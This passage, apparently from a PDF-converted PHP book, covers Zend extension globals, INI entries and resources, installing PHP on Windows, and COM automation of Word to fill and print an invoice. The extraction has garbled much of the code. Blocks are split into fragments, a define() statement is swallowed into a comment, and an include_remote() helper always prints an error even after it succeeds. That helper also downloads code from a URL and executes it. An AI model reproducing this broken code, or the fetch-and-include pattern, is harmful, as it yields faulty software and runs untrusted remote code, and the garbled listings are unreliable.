To have your initialization function called on module initialization, add this inside the `PHP_MINIT_FUNCTION()`:

```
ZEND_INIT_MODULE_GLOBALS(foo,
php_foo_init_globals, NULL);
```

To access one of these globals, `some_integer` or `some_string`, use `FOO_G(some_integer)` or `FOO_G(some_string)`. Note that the struct must be available

in the function in order to use the `FOO_G()` macro. For all standard PHP functions, the global struct is automatically and invisibly passed in.

However, if you write your own utility functions that need to access the global values, you'll have to pass in the struct yourself. The `TSRMLS_CC` macro does this for you, so calls to your utility functions look like:

```
foo_utility_function(my_arg TSRMLS_CC);
```

When you declare `foo_utility_function()`, use the `TSRMLS_DC` macro to receive the global struct:

```
static void foo_utility_function(int my_arg  
TSRMLS_DC);
```

```
PHP_FUNCTION(foo)
```

```
{
```

```
    zval *var;
```

```
    MAKE_STD_ZVAL(var); Z_LVAL_P(var)=99;  
    Z_TYPE_P(var)=IS_LONG;
```

```
    ZEND_SET_SYMBOL(EG(active_symbol_table),  
    "foo", var); }
```

```
#define IS_NULL 0
```

```
#define IS_LONG 1
```

```
#define IS_DOUBLE 2
```

```
#define IS_STRING 3
```

```
#define IS_ARRAY 4
```

```
#define IS_OBJECT 5
```

```
#define IS_BOOL 6
```

```
#define IS_RESOURCE 7

#define IS_CONSTANT 8

#define IS_CONSTANT_ARRAY 9

PHP_FUNCTION(foo)

{

    zval *var;

    MAKE_STD_ZVAL(var); Z_LVAL_P(var)=99;
    Z_TYPE_P(var)=IS_LONG;

    zend_hash_update(&EG(symbol_table), "foo",
sizeof("foo"), &var, sizeof(zval *), NULL); }
```

The arguments to `zend_hash_update()` should be self-explanatory, except for that final `NULL`. To get back the address of the new container, pass a `void **` instead of `NULL`; the `void *` whose address you pass will be set to the address of the new container. Typically, this last argument is always `NULL`.

14.12 Extension INI Entries

Defining *php.ini* directives (i.e., INI entries) in an extension is easy. Most of the work involves setting up the global struct explained earlier in [Section 14.10.3](#). Each entry in the INI structure is a global variable in the extension and thus has an entry in the global struct and is accessed using `FOO_G(my_ini_setting)`. For the most part you can simply comment out the indicated sections in the skeleton created by `ext_skel` to get a working INI directive, but we will walk through it here anyway.

To add a custom INI entry to your extension, define it in your main `foo.c` file using:

```
PHP_INI_BEGIN( )
    STD_PHP_INI_ENTRY("foo.my_ini_setting",
"0", PHP_INI_ALL, OnUpdateInt,
                    setting,
zend_foo_globals, foo_globals)
PHP_INI_END( )
```

The arguments to the `STD_PHP_INI_ENTRY()` macro are: entry name, default entry value, change permissions, pointer to change modification handler, corresponding global variable, global struct type, and global struct. The entry name and default entry value should be self-explanatory. The change permissions parameter specifies where this directive can be changed. The valid options are:

PHP_INI_SYSTEM

The directive can be changed in *php.ini* or in *httpd.conf* using the `php_admin_flag/php_admin_value` directives.

PHP_INI_PERDIR

The directive can be changed in *httpd.conf* or *.htaccess* (if **AllowOverride OPTIONS** is set) using the *php_flag/php_value* directives.

PHP_INI_USER

The user can change the directive using the **ini_set()** function in scripts.

PHP_INI_ALL

A shortcut that means that the directive can be changed anywhere.

The change modification handler is a pointer to a function that will be called when the directive is modified. For the most part, you will probably use one of the built-in change-handling functions here.

The functions available to you are:

OnUpdateBool
OnUpdateInt
OnUpdateReal
OnUpdateString
OnUpdateStringUnempty

However, there may be cases where you want to check the contents of an INI setting for validity before letting it be set, or there may be things you need to call to initialize or reconfigure when one of these settings is changed. In those cases, you will have to write your own change-handling function.

When you have a custom change handler, you use a simpler INI definition. In place of **STD_PHP_INI_ENTRY()**, as shown

previously, use:

```
PHP_INI_ENTRY("foo.my_ini_setting", "0",
PHP_INI_ALL, MyUpdateSetting)
```

The `MyUpdateSetting()` function can then be defined like this:

```
static PHP_INI_MH(MyUpdateSetting) {
    int val = atoi(new_value);
    if(val>10) {
        return FAILURE;
    }
    FOO_G(value) = val;
    return SUCCESS;
}
```

As you can see, the new setting is accessed via the `char *new_value`. Even for an integer, as in our example, you always get a `char *`. The full `PHP_INI_MH()` prototype macro looks like this:

```
#define PHP_INI_MH(name) int
name(zend_ini_entry *entry, char *new_value,
\
                                uint
new_value_length, void *mh_arg1, \
                                void
*mh_arg2, void *mh_arg3, int stage \
                                TSRMLS_DC)
```

The extra `mh_arg1`, `mh_arg2`, and `mh_arg3` are custom user-defined arguments that you can optionally provide in the

`INI_ENTRY` section. Instead of using `PHP_INI_ENTRY()` to define an INI entry, use `PHP_INI_ENTRY1()` to provide one extra argument, `PHP_INI_ENTRY2()` for two, and `PHP_INI_ENTRY3()` for three.

Next, after either using the built-in change handlers or creating your own, find the `PHP_MINIT_FUNCTION()` and add this after the `ZEND_INIT_MODULE_GLOBALS()` call:

```
REGISTER_INI_ENTRIES();
```

In the `PHP_MSHUTDOWN_FUNCTION()`, add:

```
UNREGISTER_INI_ENTRIES();
```

In the `PHP_MINFO_FUNCTION()`, you can add:

```
DISPLAY_INI_ENTRIES();
```

This will show all the INI entries and their current settings on the `phpinfo()` page.

```
static int le_test;

typedef struct _test_le_struct {

    char *name;

    long age;

} test_le_struct;

static void _php_free_test(zend_rsrc_list_entry *rsrc
TSRMLS_DC) {

    test_le_struct *test_struct = (test_le_struct *)rsrc-
>ptr;

    efree(test_struct->name); efree(test_struct); }

le_test =
zend_register_list_destructors_ex(_php_free_test,
NULL, "test", module_number);

PHP_FUNCTION(my_init) {
```

```
char *name = NULL; int name_len, age;
test_le_struct *test_struct;

if (zend_parse_parameters(ZEND_NUM_ARGS()
TSRMLS_CC, "sl", &name, &name_len, &age) ==
FAILURE) {

return;

}

test_struct = emalloc(sizeof(test_le_struct));
test_struct->name = estrndup(name, name_len);
test_struct->age = age;
ZEND_REGISTER_RESOURCE(return_value,
test_struct, le_test); }

PHP_FUNCTION(my_get)

{

test_le_struct *test_struct; zval *res;
```

```
if (zend_parse_parameters(ZEND_NUM_ARGS()
TSRMLS_CC, "r", &res) == FAILURE) {

return;

}

ZEND_FETCH_RESOURCE(test_struct,
test_le_struct *, &res, -1, "test", le_test);

if(!test_struct) RETURN_FALSE;

array_init(return_value);
add_assoc_string(return_value, "name", test_struct-
>name, 1); add_assoc_long(return_value, "age",
test_struct->age); }
```

14.14 Where to Go from Here

This is by no means a complete reference to the entire extension and Zend APIs, but it should get you to the point where you can build a simple extension. Through the beauty of open source software, you will never lack example extensions from which to borrow ideas. If you need a feature in your extension that you have seen a standard PHP function do, simply go have a look at how it was implemented. All the built-in features in PHP use the same API.

Once you have gotten to the point where you understand the basic aspects of the extension API and you have questions about more advanced concepts, feel free to post a message to the PHP

developers' mailing list. The address is php-dev@lists.php.net. You do not need to be subscribed to send a question to this list. Note that this list is not for questions about developing applications written in user-level PHP. This is a very technical list about the internals of PHP itself.

You can search the archives of this list on <http://www.php.net> by entering a search string in the search field and selecting this list. You can

subscribe to this list, and all the other PHP lists,
at <http://www.php.net/support.php>.

Good luck with your PHP extension, and if you write something
really cool, please tell us about it on the developers'

list!

Chapter 15. PHP on Windows

There are many reasons to use PHP on a Windows system, but the most common is that you want to develop web applications on your Windows desktop machine without the hassle of telnetting into the central Unix server. This is very easy to do, as PHP is extremely cross-platform friendly, and installation and

configuration are becoming easier all the time.

What can be confusing at first is the number of various configurations and choices available. There are many variants of the Windows operating system, and many web servers are available for those operating systems. PHP itself can run as either a dynamic link library (DLL) or a CGI script. It's easy to get

confused or to misconfigure your system. This chapter explains how to install, configure, and make the best use of PHP on Windows systems.

We also show how to take advantage of the features unique to the Windows platform—connecting to databases with ODBC and controlling Microsoft Office applications through COM.

15.1 Installing and Configuring PHP on Windows

This section shows you how to install PHP on Windows. We cover both manually configuring your web server, and the use of the PHP installer, which will do the configuration for you.

15.1.1 Going Straight to the Source

The most recent version of PHP can always be found at <http://www.php.net/downloads.php>. While you could download the source and compile it yourself, chances are you don't have a compiler. Fortunately, the PHP page has a binary distribution for Windows.

Download the latest Windows PHP distribution and extract it into a local directory. You'll need a program such as WinZip (<http://www.winzip.com>) to extract the ZIP file. At the root level of the distribution is *php.exe*, which you can run from a command prompt to test and experiment with PHP. If you have PHP code in a file (e.g., *test.php*), you can run that code with:

```
C:\> php -q test.php
```

15.1.2 Configuring PHP with a Web Server

Once you have PHP on your local computer, the next thing to do is to configure it into a web server.

The choices here are many. PHP can either be run as a standalone CGI script or linked directly into the server's native Server API (SAPI). There's SAPI support for IIS, Apache, Netscape iPlanet, and AOLserver, and even be configured to run as a Java servlet engine.

Because of the rapid change in the development of PHP, it is always best to check with mail lists and online resources to determine the best configuration for your specific application. In general, the CGI version is more reliable, but it is slower than SAPI implementations because it has to be loaded with each request. SAPI implementations load once and create a new thread for each request. Although this is more efficient, the tight coupling with the server can bring the entire server down if there are memory leaks or other bugs with an SAPI support on Windows. SAPI support on Windows is considered to be unstable as of the writing of this book, and hence is not recommended for production environments.

For our discussion, we will look at and compare installation on Microsoft Personal Web Server (PWS) and IIS on Windows, both on Windows 98—two installations that help to contrast the differences in implementation while providing useful local development environments.

15.1.2.1 Configuration common to all Microsoft installations

Regardless of the server you use, there are a few steps common to all installations in a Microsoft environment:

1. Decide where to extract the distribution. A common location is *c:\php*.
2. Copy the *php.ini.dist* file to *c:\windows\php.ini*, or specify the location in the **PHPRC** environment variable. Edit the file to set configuration options.
3. Ensure that the system can find *php4ts.dll* and *msvcrt.dll*. The default installation has them in the same directory as *php.exe*, which works. If you want all your system DLLs together, copy the files to *C:\WINDOWS\SYSTEM*. Alternatively, add the directory containing the PHP DLLs to the **PATH** environment variable.


DLL search order varies slightly between versions of Windows. In most cases, it is as follows:

1. The directory from which the application loaded
2. The current directory
3. Windows 95/98/Me: the Windows system directory; Windows NT/2000 or later: the 32-bit Windows system directory (**SYSTEM32**)
4. Windows NT/2000 or later: the 16-bit Windows system directory (**SYSTEM**)
5. The Windows directory (**WINDOWS**)
6. The directories listed in the **PATH** environment variable

15.1.2.2 Using the PHP installer to automatically configure PHP

The PHP development group offers an installer that configures a Windows web server to work with PHP. The recommended method of installation, as you don't need to learn how to edit the registry or how to configure PHP, is available for download from <http://www.php.net/downloads.php>. PHP's installer will automatically configure the web server for many of the more popular web servers for the Microsoft platform, as shown in [Figure 15-1](#).

Figure 15-1. Choosing the server type in PHP's installer



After you install your preferred web server, running the installer will prompt you for some values for typical configuration and the desired web server and configuration to use. Modifiable parameters here include the path for PHP (typically `c:\php`), the temporary upload directory (the default is `c:\PHP\uploadtemp`), the directory for session data (the default is `C:\PHP\sessiondata`), the local mail server, the local mail address, and the error level.

15.1.2.3 Manually configuring PWS

To configure PHP for Personal Web Server, you must add a line in the registry that associates `.php` files with the PHP engine. For Windows 98, that line is:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameter  
Map]  
".php"="C:\\PHP\\php.exe"
```

You must also enable execution of scripts in each directory in which you want to run PHP. The exact method varies between versions of PWS—it may be an option when you right-click on the directory from the File Control Panel option, or it may be done through a separate PWS configuration program.

15.1.2.4 Manually configuring Apache

Apache uses a single configuration file, *httpd.conf*, rather than the system registry. This makes it a little easier to make changes and switch between CGI and SAPI module configurations.

Add this to *httpd.conf* to configure PHP as a SAPI module:

```
LoadModule php4_module c:/php/sapi/php4apache.dll  
AddType application/x-httpd-php .php
```

To execute PHP scripts via CGI, add the following to the *httpd.conf* file:

```
AddType application/x-httpd-php .php  
Action application/x-httpd-php "/php/php.exe"
```

15.1.2.5 Other installers and prepackaged distributions

There are also a variety of prepackaged Windows distributions of PHP available on the Web. These distributions make it easier to get a web server and PHP running, and some offer more features or a smaller footprint. The following table shows some of the more interesting distributions available at the time of writing.

Table 15-1. Prepackaged distributions of PHP-related tools for Windows

Product	URL	Description
PHPTriad	http://www.PHPGeek.com	Apache, PHP, and MySQL in a standard CGI distribution for Windows. Convenient for those who want to get up and running quickly and don't care about where things are located.
Merlin Server	http://www.abriasoft.com	A complete web development and production server that includes a SSL-supported release of Apache, MySQL, and PostgreSQL, plus development languages such as PHP and PERL. It also includes an open source e-commerce software platform and comes with a template, web portal and news system.

15.1.3 Adding Extensions to the Base Distribution

PHP on Windows has out-of-the-box support for ODBC and MySQL. Most other extensions must be manually configured (i.e., you must tell PHP where to find the DLL files).

First tell PHP which directory contains the extensions by adding this to your *php.ini* file:

```
extension_dir = C:\php\extensions; path to directory containing php_x
```

Then explicitly load the module with a line like this in the *php.ini* file:

```
extension=php_gd.dll; Add support for Tom Boutell's gd graphics library
```

You can determine what extensions are available for your particular version by looking in the *extensions* directory of your distribution.

Once you have made these changes, restart your server and check the output of **phpinfo()** to confirm the extension has been loaded.

```
<?php

if (PHP_OS == "WIN32" || PHP_OS == "WINNT")
{
    define("INCLUDE_DIR","c:\\myapps"); } else {

    // some other platform define("INCLUDE_DIR",
    "/include"); }

?>
```

```
$fh = fopen('c:/tom/schedule.txt', 'r'); $fh =
fopen('c:\\tom\\schedule.txt', 'r');
```

```
<?php

echo "Windows Directory is
".$HTTP_ENV_VARS["windir"]."\\r\\n"); echo
"Windows Directory is ". getenv("windir"). "\\r\\n"); ?>
<span class="docEmphBold"> Windows Directory is
C:\\WINNT</span><span class="docEmphBold">
Windows Directory is C:\\WINNT</span>
```

[mail function]

SMTP = mail.example.com

sendmail_from = gnat@frii.com

<?php

function include_remote(\$filename) {

\$data = implode("\n", file(\$filename));

if (\$data) {

\$tempfile = tempnam(getenv("TEMP"), "inc"); \$fp
= fopen(\$tempfile,"w"); fwrite(\$fp, "\$data"); fclose(
\$fp);

include(\$tempfile); unlink(\$tempfile); }

echo "ERROR: Unable to include ".\$filename."

\n"; return FALSE; }

// sample usage

```
include_remote("http://www.example.com/stuff.inc")
; ?>

<?php

if (PHP_OS == "WIN32" || PHP_OS == "WINNT")
{

    define("EOL","\r\n"); } else if (PHP_OS ==
"Linux") {

    define("EOL","\n"); } else {

    define("EOL","\n"); }

function echo_ln($out) {

    echo $out.EOL; }

echo_ln("this line will have the platforms EOL
character"); ?>
```

15.2.8 End-of-File Handling

Windows text files end in a Control-Z ("\x1A"), whereas Unix stores file-length information separately from the file's data. PHP recognizes the EOF character of the platform on which it is running. The function `feof()` thus works when reading Windows text files.

15.2.9 External Commands

PHP uses the default command shell of Windows for process manipulation. Only rudimentary Unix shell redirections and pipes are available under Windows (e.g., separate redirection of standard output and standard error is not possible), and the quoting rules are entirely different. The Windows shell does not glob (i.e., replace wildcarded arguments with the list of files that match the wildcards). Whereas on Unix you can say `system("someprog php*.inc")`, on Windows you must build the list of filenames yourself using `opendir()` and `readdir()`.

15.2.10 Common Platform-Specific Extensions

There are currently over 80 extensions for PHP, covering a wide range of services and functionality. Only about half of these are available for both Windows and Unix platforms. Only a handful of extensions, such as the COM, .NET, and IIS extensions, are specific to Windows. If an extension you use in your scripts is not currently available under Windows, you need to either port that extension or convert your scripts to use an extension that is available under Windows.

If you use PHP as a web server plug-in (SAPI), the extensions must be thread-safe. Some extensions depend on third-party libraries that may not be thread-safe, rendering them incompatible with the SAPI plug-in.

Unfortunately, the level of thread safety in PHP extensions is poorly documented, and it will require testing on your part to discover where you may run into difficulty. Fortunately, the more popular an extension is, the greater chance there is of that extension being available on Windows.

In some cases, some functions are not available under Windows even though the module as a whole is. `checkdnsrr()`, in the Networking module, is just one example of this problem.

Windows PHP does not support signal handling, forking, or multithreaded scripts. A Unix PHP script that uses these features cannot be ported to Windows. Instead, you should rewrite the script to not take advantage of those features.

15.3 Interfacing with COM

COM allows you to control other Windows applications. You can send file data to Excel, have it draw a graph, and export the graph as a GIF image. You could also use Word to format the information you receive from a form and then print an invoice as a record. After a brief introduction to COM terminology, this section shows you how to interact with both Word and Excel.

15.3.1 Background

COM is a Remote Procedure Call (RPC) mechanism with a few object-oriented features. It provides a way for the calling program (the *controller*) to talk to another program (the COM server, or *object*), regardless of where it resides. If the underlying code is local to the same machine, the technology is COM; if it's remote, it's Distributed COM (DCOM). If the underlying code is a DLL, and the code is loaded into the same process space, the COM server is referred to as an in-process, or *inproc*, server. If the code is a complete application that runs in its own process space, it is known as an out-of-process server, or *local server application*.

Object Linking and Embedding (OLE) is the overall marketing term for Microsoft's early technology that allowed one object to embed another object. For instance, you could embed an Excel spreadsheet in a Word document. Developed during the days of Windows 3.1, OLE 1.0 was limited because it used a technology known as Dynamic Data Exchange (DDE) to communicate between programs. DDE wasn't very powerful, and if you wanted to edit an Excel spreadsheet embedded in a Word file, Excel had to be opened and run.

OLE 2.0 replaced DDE with COM as the underlying communication method. Using OLE 2.0, you can now paste an Excel spreadsheet

right into a Word document and edit the Excel data inline. Using OLE 2.0, the controller can pass complex messages to the COM server. For our examples, the controller will be our PHP script, and the COM server will be one of the typical MS Office applications. In the following sections, we will provide some tools for approaching this type of integration.

To whet your appetite and show you how powerful COM can be, here's how you start Word and add "Hello, World" to the initially empty document:

```
<?php
    $wp= new COM("Word.Application") or die
("Cannot open Word");
    $wp->visible=1;
    $wp->Documents->Add(  );

    $wp->Selection->Typetext("Hello, world.");
?>
```

15.3.2 PHP Functions

PHP provides an interface into COM through a small set of function calls. Most of these are low-level functions that require detailed knowledge of COM that is beyond the scope of this introduction. Two classes that we will make heavy use of, however, are **COM** and **VARIANT**.

An object of the **COM** class represents a connection to a COM server:

```
$word = new COM("Word.Application") or
die("Cannot start MS Word");
```

An object of the **VARIANT** type represents COM data values. For example:

```
$vrows = new VARIANT(0, VT_I4|VT_BYREF);
```

This creates a reference (**VT_BYREF**) to a 32-bit integer (**VT_I4**) with an initial value of 0. PHP can pass strings and numbers to COM servers automatically, but **VARIANT** COM types are required whenever you need to pass arguments by reference.

For most OLE automation, the most difficult task is that of converting a VB method call to something similar in PHP. For instance, this is VBScript to insert text into a Word document:

```
Selection.TypeText Text:="This is a test"
```

The same line in PHP is:

```
$word->Selection->Typetext("This is a test");
```

It is important to note two quirks in PHP's present COM support. First, you cannot pass parameters in the middle of an object method. So instead of writing a method as:

```
$a->b(p1)->c(p2)
```

you must break up the method as:

```
$tmp=$a->b(p1);$tmp->c(p2);
```

Second, PHP is unaware of default parameters from Microsoft OLE applications such as Word. This simply means that you must explicitly pass all values to the underlying COM object.


15.3.3 Determining the API

To determine object hierarchy and parameters for a product such as Word, you might visit the Microsoft developer's site at <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vbawd10/html/wotocObjectModelApplication.asp> and search for the specification for the Word object that interests you. Another alternative is to use both Microsoft's online VB scripting help and Word's supported macro language. Using these together will allow you to understand the order of parameters, as well as the desired values for a given task.

For instance, assuming we want to understand how a simple find and replace works, we can do the following:

1. Open Word and create a new document containing some sample text. For example:
`"This is a test, 123"`
2. Record a macro to find the text "test" and replace it with the text "rest". Do this by selecting Tools → Macro → Record New Macro from Word's menu bar. Once recording, use search and replace to create the macro. We will use this macro, shown in [Figure 15-2](#), to determine the values of parameters that we will pass in our PHP COM method.

Figure 15-2. Using Word's macro language to expose OLE COM objects and parameters




The screenshot shows the Microsoft Visual Basic Editor window titled "Microsoft Visual Basic - Normal". The menu bar includes File, Edit, View, Insert, Format, Debug, Run, Tools, Add-Ins, Window, and Help. Below the menu is a toolbar with various icons. The main code editor window is titled "Normal - NewMacros (Code)" and contains the following VBA code:

```
Sub find1()
    ' find1 Macro
    ' Macro created 2/13/2002 by Bob Kaehms

    Selection.Find.ClearFormatting
    Selection.Find.Replacement.ClearFormatting
    With Selection.Find
        .Text = "test"
        .Replacement.Text = "rest"
        .Forward = "true"
        .Wrap = wdFindContinue
        .Format = False
        .MatchCase = False
        .MatchWholeWord = False
        .MatchWildcards = False
        .MatchSoundsLike = False
        .MatchAllWordForms = False
    End With
    Selection.Find.Execute Replace:=wdReplaceAll
End Sub
```

3. Use Word's object browser to determine the calling syntax for all parameters in this example. Press Alt-F11 to access Word's VBScript online help, then type in the assumed syntax for the object method (in our case, **Selection.Find.Execute()**). Then right-click in the parameter area to bring up the list of all parameters for the method, as shown in [Figure 15-3](#).

Figure 15-3. Gleaning syntax from Word's online help



4. Values not in bold are optional in Word macros. PHP requires all values to be passed explicitly, however.
5. Finally, convert the VBScript to corresponding PHP COM function calls, as shown here:

```
<?php  
$word=new COM("Word.Application") or  
die("Cannot start MS Word");  
print "Loaded Word version ($word->Version)\n";  
$word->visible = 1 ;  
$word->Documents->Add( );  
$word->Selection->Typetext("This is a test");  
$word->Selection->Typetext(" 123");  
$word->Selection->Find->ClearFormatting( );  
$word->Selection->Find->Execute("test", False,  
False, False, False, False,  
True, wdFindContinue, False, "rest",  
wdReplaceAll, False,  
False, False, False);  
?>
```


In this code, we open up Word as an application. We then create a new document and set **visible** to 1 to make it easier for us to debug. **ClearFormatting** ensures that unwanted formats aren't included as criteria in a find or replace operation. **Selection->Find ->Execute** performs our search and replacement, replacing all values of "test" with "rest".

15.3.4 Completing a Word Document

Because of the many versions of Word, and PHP's evolving COM support, the previous example isn't guaranteed to work in your environment. One way to work around this is to move as much of the automation as possible into the OLE application.

So let's assume we have the invoice shown in [Figure 15-4](#) that we wish to fill in with data from PHP.

Figure 15-4. A sample invoice created with Microsoft Word



The basic idea is that we want to traverse the document and fill in the appropriate data. To accomplish this, we will use Word's bookmarks to move to key locations in the document.

To place a bookmark, simply open an existing document, place the cursor in the desired location, and select Insert → Bookmark. In the pop-up window, type in a name for the bookmark and press the Add button. Create bookmarks on the customer address line and in the delivery, item, and total fields. The names of those bookmarks should be **customer**, **delivery**, **item**, and **total**, respectively.

To move to a bookmark directly in PHP, we can use:

```
$word->Selection->Goto(what, which, count,  
name);
```

Using Word's macro language to determine the desired parameters for this method, we find that **what** requires the value **wdGoToBookmark** and that **name** refers to the name that we gave to our bookmark. With a little digging through Microsoft documentation, we also find that **count** indicates which instance of the bookmark in the document and that **which** is a navigational parameter, of which our desired value is **wdGoToAbsolute**.

Rather than do the positioning from PHP, though, we can create a macro to perform the find directly:

```
Sub BkmkCustomer()  
    Selection.GoTo What:=wdGoToBookmark,  
    Name:="customer"  
End Sub
```

This macro, which we've named **BkmkCustomer**, places the cursor at the bookmark named **customer**. Using this macro

directly avoids any potential errors introduced in passing multiple parameters from PHP to Word. The PHP COM method for this is:

```
$word->Application->Run("BkmkCustomer");
```

We can repeat this process for each named bookmark in the invoice.

To reduce the number of bookmarks required, we can create a Word macro for moving to the next cell in a table:

```
Sub NextCell()
    Selection.MoveRight Unit:=wdCell
End Sub
```

Now we can complete the invoice with data we get from an HTML form. We also want to print the form, though.

If we only wanted to save an electronic copy, it would be as simple as:

```
$word->ActiveDocument-
>SaveAs("c:/path/to/invoices/myinvoice.doc");
```

This has the side effect of setting the **ActiveDocument->Saved** flag to **True**, which lets us close the application without being prompted to save the modified invoice.

If we want to print the document, there are three steps: print, mark the document as saved so we can quit without a dialog box, then wait until the printing has finished. Failure to wait means the user will see a "Closing this application will cancel printing" warning. Here's the code for doing this:

```
$word->Application->Run("invoiceprint");
```

```
$word->Application->ActiveDocument->Saved=True;  
while($word->Application->BackgroundPrintingStatus>0){sleep (1);}
```

In this code, we've created a macro, `InvoicePrint`, with our desired printer settings. Once we call the macro, we loop until the value of `BackgroundPrintingStatus` is set to 0.

[Example 15-2](#) shows the complete PHP program to complete and print the invoice using Word.

Example 15-2. Completing and printing a Word invoice from PHP

```
<?php  
// the skeletal Word invoice with macros  
$invoice="C:/temp/invoice.doc";  
  
// fake form parameters  
$customerinfo="Wyle Coyote  
123 ABC Ave.  
LooneyTune, USA 99999";  
$deliverynum="00001";  
$ordernum="12345";  
$custnum="WB-beep";  
  
$shipdate="11 Sep 2001";  
$orderdate="11 Sep 2001";  
$shipvia="UPS Ground";  
  
$item[1]="SK-000-05";
```

```
$desc[1]="Acme Pocket Rocket";
$quantity[1]="2";
$cost[1]="$5.00";
$subtot[1]="$10.00";
$total="$10.00";

// start Word
$word=new COM("Word.Application") or
die("Cannot start MS Word");
print "Loaded Word version ($word-
>Version)\n";
$word->visible = 1 ;
$word->Documents->Open($invoice);

// fill in fields
$word->Application->Run("BkmkCustomer");
$word->Selection->TypeText($customerinfo);

$word->Application->Run("BkmkDelivery");
$word->Selection->TypeText($deliverynum);
$word->Application->Run("NextCell");
$word->Selection->TypeText($shipdate);
$word->Application->Run("NextCell");
$word->Selection->TypeText($shipvia);
$word->Application->Run("NextCell");
$word->Selection->TypeText($orderdate);
$word->Application->Run("NextCell");
$word->Selection->TypeText($custnum);
$word->Application->Run("NextCell");
$word->Selection->TypeText($ordernum);
$word->Application->Run("NextCell");
```

```
$word->Application->Run("BkmkItem");
$word->Selection->TypeText($item[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($desc[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($quantity[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($cost[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($subtot[1]);

$word->Application->Run("BkmkTotal");
$word->Selection->TypeText($total);

// print it
$word->Application->Run("invoiceprint");

// wait to quit
$word->Application->ActiveDocument-
>Saved=True;
while($word->Application-
>BackgroundPrintingStatus>0){sleep (1);}

// close the application and release the COM
object
$word->Quit( );
$word->Release( );
$word = null;
?>
```

15.3.5 Reading and Writing Excel Files

